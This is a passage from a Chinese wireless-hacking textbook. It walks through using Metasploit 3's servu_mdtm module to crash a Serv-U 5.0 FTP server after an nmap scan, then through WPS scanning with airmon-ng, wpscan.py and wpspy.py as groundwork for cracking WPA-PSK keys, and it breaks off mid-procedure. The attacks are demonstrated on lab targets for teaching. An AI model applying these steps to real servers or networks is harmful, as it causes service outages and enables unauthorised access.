


图 10-25

10.3.2 Metasploit 3 的升级

在使用前，应养成习惯先升级 Metasploit 3 的攻击代码库。选择图 10-25 所示的菜单中的 msfconsole，就可以看到当前包含的代码数量，如图 10-26 所示，我们可以看到“379 exploits”的提示，即 379 个攻击代码。




图 10-26

下面开始进行升级操作，先进入到 Metasploit 3 的目录下，即 /pentest/exploits/framework3/ 下，输入命令如下：

```
./svn-update.sh
```

按【Enter】键后，稍等片刻，就能看到图 10-27 所示的升级界面，会有大量的文件被下载并放置在当前目录下，我们可以在当前界面中看到具体的升级状态。

```
root@ZerOne:/pentest/exploits/framework3# ./svn-update.sh
A   test
A   test/tests
A   test/tests/01_all_exploits_have_payloads.rb
A   test/tests/00_create_all_modules.rb
A   test/tests/testbase.rb
A   test/hooks
A   test/hooks/array_to_s.rb
A   test/hooks/string_idx.rb
D   external/source/byakugan/svn-commit.tmp
U   external/source/byakugan/injectsu/i386/injectsu.exp
U   external/source/byakugan/injectsu/i386/injectsu.pdb
U   external/source/byakugan/injectsu/i386/injectsu.lib
U   external/source/byakugan/injectsu/i386/injectsu.dll
U   external/source/byakugan/tenketsu.h
U   external/source/byakugan/jutsu.h
U   external/source/byakugan/exts.cpp
U   external/source/byakugan/stdwindbg.cpp
U   external/source/byakugan/heapModeler.cpp
U   external/source/byakugan/bin/Win7/byakugan.dll
A   external/source/byakugan/bin/WinXP
A   external/source/byakugan/bin/WinXP/detoured.dll
```

图 10-27

稍等片刻后，升级完成，就会提示我们新的版本号，如图 10-28 所示，升级完毕后显示“Updated to revision 7123”，即当前版本已经升级到 7123，此为内部版本号。注意，升级的时间完全取决于网络状态，快的话一两分钟即可完成。

```
ZerOne Security Team
Updated to revision 7123.
root@ZerOne:/pentest/exploits/framework3#
root@ZerOne:/pentest/exploits/framework3#
```

图 10-28

升级完毕后，还在当前目录下，输入 ./msfconsole，如图 10-29 所示，我们可以看到此时的 exploits 数量达到了 412，较刚才相比增加了 33 个，因此在进行测试前，应该及时升级 Metasploit 的 exploits 库。




图 10-29

升级完毕后，接下来就可以使用 Metasploit 3 进行溢出实战了。

10.3.3 Metasploit 3 操作实战

我想大家应该都厌倦了 MS08067、DNS 溢出等已经被引用的烂得一塌糊涂的溢出攻击范例，那么这里我就以其他类型的溢出来举例。我们都知道，缓冲区溢出成功后，对于不同的服务导致的结果和危害程度也是不一样的，比如有些溢出攻击能够获取一个具有管理员权限的 Shell，如 MS08067，而有的溢出则是能够导致目标服务崩溃或者重启，比如针对某些版本的防火墙及杀毒软件，这次我们将要学习的就是此类溢出，由于 Metasploit 中设置的内容基本相似，所以学会了一个就学会了所有的溢出参数设置。

下面将以 Serv-U 的服务停止漏洞为例。首先，确保目标主机上的 Serv-U 已经正常运行，如图 10-30 所示。




图 10-30

接下来，我们开始使用 Metasploit 3 进行溢出，详细步骤如下。

Step 01 先对目标进行扫描，确认开放端口及服务版本。

01 首先是确定目标，这里我们就使用 NMAP 对目标进行端口扫描，命令如下：

```
nmap -sS 192.168.2.5
```

按【Enter】键后即可，这些命令前面已经讲过，这里不再重复，如图 10-31 所示。

```

root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # nmap -sS 192.168.2.5
Starting Nmap 4.85BETA10 ( http://nmap.org ) at 2009-10-04 23:00 UTC
Interesting ports on 192.168.2.5:
Not shown: 995 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:0C:29:02:60:3B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@ZerOne: #

```

图 10-31

由图 10-31 可知，目标开启了 21 端口，那么，我们需要对该端口上开启的服务进行进一步的确认，这里依旧使用 NMAP 来实现，具体命令如下：

```
nmap -sV 192.168.2.5 -p 21
```

参数解释：

- -sV：该参数用于判断服务版本。
- -p：该参数用于指定端口，后跟具体的端口号，这里即 21。

② 按【Enter】键后，我们可以看到图 10-32 所示的内容，NMAP 识别出 21 端口对应的 FTP 服务程序的版本，即“Serv-U 5.0”，对方操作系统是 Windows。

```

root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # nmap -sV 192.168.2.5 -p 21
Starting Nmap 4.85BETA10 ( http://nmap.org ) at 2009-10-04 23:09 UTC
Interesting ports on 192.168.2.5:
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftptd 5.0
MAC Address: 00:0C:29:02:60:3B (VMware)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
root@ZerOne: #

```

图 10-32

Step 02 在 Metasploit 3 上配置攻击代码。

① 既然知道了服务版本号，现在在图 10-25 所示的菜单中选择 msfgui，打开 Metasploit GUI 版本，如图 10-33 所示。





图 10-33

- ② 然后依次选择 Windows → FTP → servu_mdtm，如图 10-34 所示，可以看到下方出现的描述，该攻击代码针对运行在 Windows 2000/XP/2003 上的 Serv-U 4.0.0.4、4.1.0.0、4.1.0.3、5.0.0.0 版本都有效。刚才我们查看了目标上运行的 Serv-U 版本是 5.0，所以可以使用该攻击代码。




图 10-34

- ③ 既然可以使用，那么在 servu_mdtm 上直接右击，在弹出的快捷菜单中选择 Execute 命令，如图 10-35 所示。
④ 弹出图 10-36 所示的对话框，选择 Serv-U 5.0.0.0 ServUDaemon.exe，单击 Forward 按钮继续下一步。




图 10-35



图 10-36

⑤ 看到图 10-37 所示的内容，选择 generic/debug_trap，因为默认已选择，所以保持默认即可，单击 Forward 按钮继续下一步。

⑥ 接下来，我们就能看到图 10-38 所示的内容，在 RHOST 文本框中输入刚才扫描过的主机 IP，这里输入 192.168.2.5，其他保持默认即可，单击 Forward 按钮继续下一步。

⑦ 最后，我们会看到图 10-39 所示的内容，这里确认之前的设置无误后，就可以单击 Apply 按钮进行攻击了。




图 10-37



图 10-38




图 10-39

Step 03 使用 Metasploit 3 对目标实施攻击。

在攻击过程中，如图 10-40 所示，在 Metasploit 主界面的右侧，攻击的 Shell 会一闪而过。




图 10-40

Step 04 查看攻击效果。

一旦攻击数据包被成功发送，那么在遭到攻击的 Serv-U 服务器上，原本正常运行的服务就会出现图 10-41 所示的提示，即 Server is stopped。这是由于该版本的 Serv-U 存在漏洞，在遭到攻击后，服务崩溃所致。

而与此同时，安全人员在服务已被非正常停止的服务器上查看系统日志时，会看到图 10-42 所示的日志内容。在日志中，提示 Serv-U 服务出现意外停止的情况。换句话说，就是现在所有已经连接到该 Serv-U 的用户都被踢下线，包括远程的管理员。该服务必须手动重启才可以恢复正常。




图 10-41




图 10-42


若是网站后台维护服务用 Serv-U 反复遭到这样的攻击，将严重影响到正常的更新、维护工作。而若是企业内部的 FTP 资源服务器遭到此类攻击，一样会对正常的办公业务造成不同程度的影响，而且攻击者是从无线网络进来的，基本上查找不到来源。这才是最可怕的，现在大家都明白了吧，一旦破解了 WEP 或者 WPA-PSK 加密，从外部连入到内部的非法用户，其潜在威胁性非常大，中小型企业办公室和家庭用户可要引以为戒。




第 11 章

无线路由器攻防实战

无线路由器是现在使用较多的工具软件，需要大家对其做一定的防范。本章讲解进行攻击和预防被攻击的方法。

- 
- 11.1 关于 WPS
 - 11.2 扫描 WPS 状态
 - 11.3 使用 WPS 破解 WPA-PSK 密钥
 - 11.4 常见配合技巧



11.1 关于 WPS

本章介绍一种比较特殊的攻击无线 WPA 加密的方式，即利用无线网络设备的 WPS 功能。

11.1.1 关于 WPS

WPS（Wi-Fi Protected Setup，Wi-Fi 保护设置）是由 Wi-Fi 联盟（<http://www.wi-fi.org/>）组织实施的认证项目，主要致力于简化无线网络的安全加密设置。

在传统方式下，用户新建一个无线网络时，必须在接入点手动设置网络名（SSID）和安全密钥，然后在客户端验证密钥以阻止“不速之客”的闯入。Wi-Fi Protected Setup 能帮助用户自动设置网络名（SSID）、配置最高级别的 WPA2 安全密钥，具备这一功能的无线产品往往在机身上设计一个功能键，称为 WPS 按钮，用户只需轻轻按下该按钮或输入 PIN 码，再经过两三步简单操作即可完成无线加密设置，同时在客户端和路由器之间建立一个安全的连接。

用户可在产品包装上寻找 Wi-Fi PROTECTED SETUP 的标识，以确保所购产品具备 WPS 功能。具备 WPS 功能的无线产品都会在其机体外壳上注明 WPS 标识，如图 11-1 所示。





图 11-1

11.1.2 WPS 的基本设置

由于无线路由器的品牌和型号不同，下述步骤将稍有偏差。

- ① 运用配置程序选择“连接到带有 WPS 的无线网络”。
- ② 个别无线设备需要按住路由器上的 WPS 按钮，或者用其他计算机登录到路由器页面，如图 11-2 所示，在有关页面选择连接计算机。
- ③ 在无线网卡配置工具上选择 PBC 连接形式，或者在无线网卡上按图 11-3 中的 WPS 按键。
- ④ 等待数秒钟，连接成功。

整个流程与 TCP/IP 的三次握手协议类似，看起来只有一呼一应两个联系，但是因为配置了 120 秒超时的限定，所以实际上也是一个三次握手的流程。WPS 完成的工作只是一个



输入超长密钥的流程，但因为操作的便利以及纯人工管控，使得不太容易被运用攻击。




图 11-2



图 11-3

对于市面上的绝大多数 n 系列无线路由器来说，都能非常便利地运用 WPS 功能，并且建立连接的时间不超过 20 秒。对一个初级用户来说，只要按两次按键就可以建立超长位数的 WPA2 加密，无疑是一项非常有吸引力的功能。不过需要特别注意的是，使用 WPS 的前提是使用无线网卡自带的管理配置程序，不能使用 Windows 自带的无线管理配置服务。

11.2 扫描 WPS 状态

11.2.1 扫描工具介绍

目前专门支持 WPS 扫描的工具并不多，不过由于 WPS 相关标准的公开，各大厂商在各自的无线网卡产品配套工具中，都内置了 WPS 扫描及自动配置功能。这里介绍两款工作在 Linux 下使用 python 编写的小工具，分别为 wpscan.py 和 wpspy.py。其中，wpscan.py 用于扫描开启 WPS 功能的无线网络设备，wpspy.py 则用来确认无线网络设备当前 WPS 状态。此工具套装可以到 <http://bogpack.blogbus.com> 上下载。

安装很简单，将 wps_tools.tar.gz 下载到本地，然后使用 tar 命令解压缩，会看到图 11-4 所示的内容。该压缩包包含两个文件，分别为 wpscan.py 和 wpspy.py。





图 11-4

11.2.2 扫描开启 WPS 功能的无线设备

工具安装完毕，即可开始具体的 WPS 扫描，具体步骤如下：

Step 01 设置无线网卡为监听模式。

和之前最基本的破解过程一样，在 Linux 下需要先行使用 Aircrack-ng 工具套装中的



无线网络黑客攻防



airmon-ng 工具将无线网卡设置为监听模式。注：若觉得安装 Aircrack-ng 工具套装很麻烦，可以考虑直接使用 BackTrack4 Linux。具体命令如下：

```
airmon-ng start wlan0
```

其中，start 后跟具体的无线网卡名称，此处为 wlan0，载入后的监听网卡 ID 为 mon0。

当前采用 Ralink 2573 芯片的无线网卡已被激活为 Monitor 监听模式，之后的程序将调用名为 mon0 的无线网卡，如图 11-5 所示。

```
root@ZerOne: ~ $ airmon-ng start wlan0
Session Edit View Bookmarks Settings Help
airmon: ~: # airmon-ng start wlan0
Found 1 processes that could cause trouble.
If airodump-ng, aircrack-ng or airtun stops working after
a short period of time, you may want to kill (some of) them!
PID      Name
7366    dhclient

Interface     Chipset      Driver
wlan0        Ralink 2573 USB rt73usb - [phy0]
                                         (monitor mode enabled on mon0)

airmon: ~: #
```

图 11-5

Step 02 扫描开启 WPS 功能的无线设备。

扫描开启 WPS 功能的无线路由器，具体命令如下：

```
./wpscan.py -i mon0
```

其中，-i 后跟无线网卡名称，这里是 mon0。

按【Enter】键后稍等片刻，wpscan.py 可以将周围能够搜索到的开启 WPS 的无线路由器全部列举出来。如图 11-6 所示，扫描出了一款开启 WPS 的无线路由器，其 SSID 为 ZerOne_Lab，其具体型号未能显示，但其芯片组为 Ralink。

```
root@ZerOne: ~ $ ./wpscan.py -i mon0
BSSID: 00:0E:E8:A0:3F:30
ESSID: ZerOne_Lab
-----
Version          : 0x10
WPS State       : 0x02
Selected Registrar : 0x01
Device Password ID : 0x0004
Selected Registrar Config Methods : 0x000c
Response Type   : 0x03
UUID-E          : 0x2800280020001000a886000ee8a03f36
Manufacturer    : Ralink Technology, Corp.
Model Name      : Ralink Wireless Access Point
Model Number    : RT2860
Serial Number   : 12345678
Primary Device Type : 0x000600050f2040001
Device Name     : RalinkAPS
Config Methods  : 0x0004
RF Bands        : 0x01
```

图 11-6

没有显示出产品具体型号也是正常的，因为并不是所有的厂商都会在 WPS 中加入厂商的详细信息，这也是出于安全的考虑。不过一些大的厂商都会在 WPS 中加入一些信息，比如在图 11-7 中的 Model Name 处，就识别出 Belkin 的型号为 F5D7230-4 的无线路由器，甚至可以显示出具体的型号为 v9。这也就导致了信息的暴露，所以针对 WPS 的扫描也是有效探测无线设备的方法之一。

```
root@ZerOne: ~ - Shell - Konsole <@ZerOne> <2>
Session Edit View Bookmarks Settings Help
./wpscan.py -i mon0
BSSID: 00:1C:DF:60:C1:94
ESSID: Belkin
-----
Version : 0x10
WPS State : 0x02
Response Type : 0x03
UUID-E : 0x63041253101920061228001cdf60c194
Manufacturer : Belkin
Model Name : F5D7230-4
Model Number : W5C001
Serial Number : 00000723049000
Primary Device Type : 0x00060050f2040001
Device Name : Belkin-F5D7230-4v9
Config Methods : 0x0000
```

图 11-7

Step 03 监测 WPS 状态。

在获知了存在开启 WPS 功能的无线设备后，即可对其进行监控，代码如下：

```
wpspy.py -i mon0 -e AP's SSID
```

参数解释：

- -i：后跟无线网卡，这里即为 mon0。
- -e：后跟 SSID，若需要对某指定 AP 进行监测，可以使用此项，但并不是必需的。

按【Enter】键后即可看到图 11-8 所示的内容，监测到 SSID 为 ZerOne_Lab 的无线路由器。当前 WPS 功能状态为已配置，即 WPSState 处显示为 Configured。而在 WPSPasswordID 处显示为 PushButton，即要求客户端按无线网卡上的 PBC 按键进行连接。

若 WPS 功能未被配置，则会出现图 11-9 所示的内容，在 WPSState 处显示为 Not Configured。


```
root@ZerOne: ~ - Shell - Konsole <@ZerOne> <2>
Session Edit View Bookmarks Settings Help
./wpspy.py -i mon0
BSSID: 00:0E:E8:A0:3F:30
ESSID: ZerOne_Lab
STAMP: 09:10:04 02/01/2010
-----
WPSRFBands : 0x1
WPSState : Configured
WPSVersion : 1.0
WPSRegistrar : 0x1
WPSUUID-E : 0x2880288028801880a880000ee8a03f30L
WPSRegConfig : Label | Display | Push Button
WPSPasswordID : PushButton
```

图 11-8

WPSRFBands : 0x1
WPSState : Not Configured
WPSVersion : 1.0
WPSRegistrar : 0x1

图 11-9

在 WPS 的状态改变过程中，使用 wpspy.py 监测的显示也在不断变化，这将有助于攻击者掌握当前的 WPS 部署情况。如图 11-10 所示，两个不同的提示表示当前 WPS 正处于调试配置过程中，当出现 WPSPasswordID:PushButton 时，将是最利于后续连接的时刻。



```
root@ZerOne: ~ Shell Konsole <@ZerOne> <2>
Session Edit View Bookmarks Settings Help

BSSID: 00:0E:E8:A0:3F:30
ESSID: ZerOne_Lab
STAMP: 09:12:04 02/01/2010
-----
WPSRFBands : 0x1
WPSVersion : 1.0
WPSState : Configured
WPSUUID-E : 0x2880288028801880a880000ee8a03f30L

BSSID: 00:0E:E8:A0:3F:30
ESSID: ZerOne_Lab
STAMP: 09:13:45 02/01/2010
-----
WPSRFBands : 0x1
WPSState : Configured
WPSVersion : 1.0
WPSRegistrar : 0x1
WPSUUID-E : 0x2880288028801880a880000ee8a03f30L
WPSRegConfig : Label | Display | Push Button
WPSPasswordID : PushButton
```

图 11-10

11.3 使用 WPS 破解 WPA-PSK 密钥

直接进入正题，开始讲解如何利用 WPS 破解 WPA/WPA2 密钥，具体步骤如下：

Step 01 先确认当前网络中是否存在开启 WPS 功能的无线设备。

具体参考本章前面的内容，这里不再重复。

Step 02 打开无线网卡配置工具。

此时打开无线网卡自带配置工具，扫描当前存在的无线网络。如图 11-11 所示，可以看到，之前扫描发现的 SSID 名为 ZerOne 的无线网络信号充足，当前无线网卡处于其信号范围内。

需要注意的是，若此时无法接收到之前扫描的目标 AP 信号，应采用为无线网卡加装高增益的天线、增大网卡功率、改变当前接收位置等多种方法来改善。此外，需要额外注意的是，不要使用 Windows 系统自带的无线网络配置工具，否则将无法进行下一步无线网卡上的 WPS 功能配置。




图 11-11

Step 03 连接开启 WPS 功能无线设备。

打开无线网卡配置工具中的 WPS 配置页面。如图 11-12 所示，单击“重新扫描”按钮来确认当前开启 WPS 功能的无线网络，可以看到在“WPS AP 列表”中出现了 ZerOne 的无线网络设备。

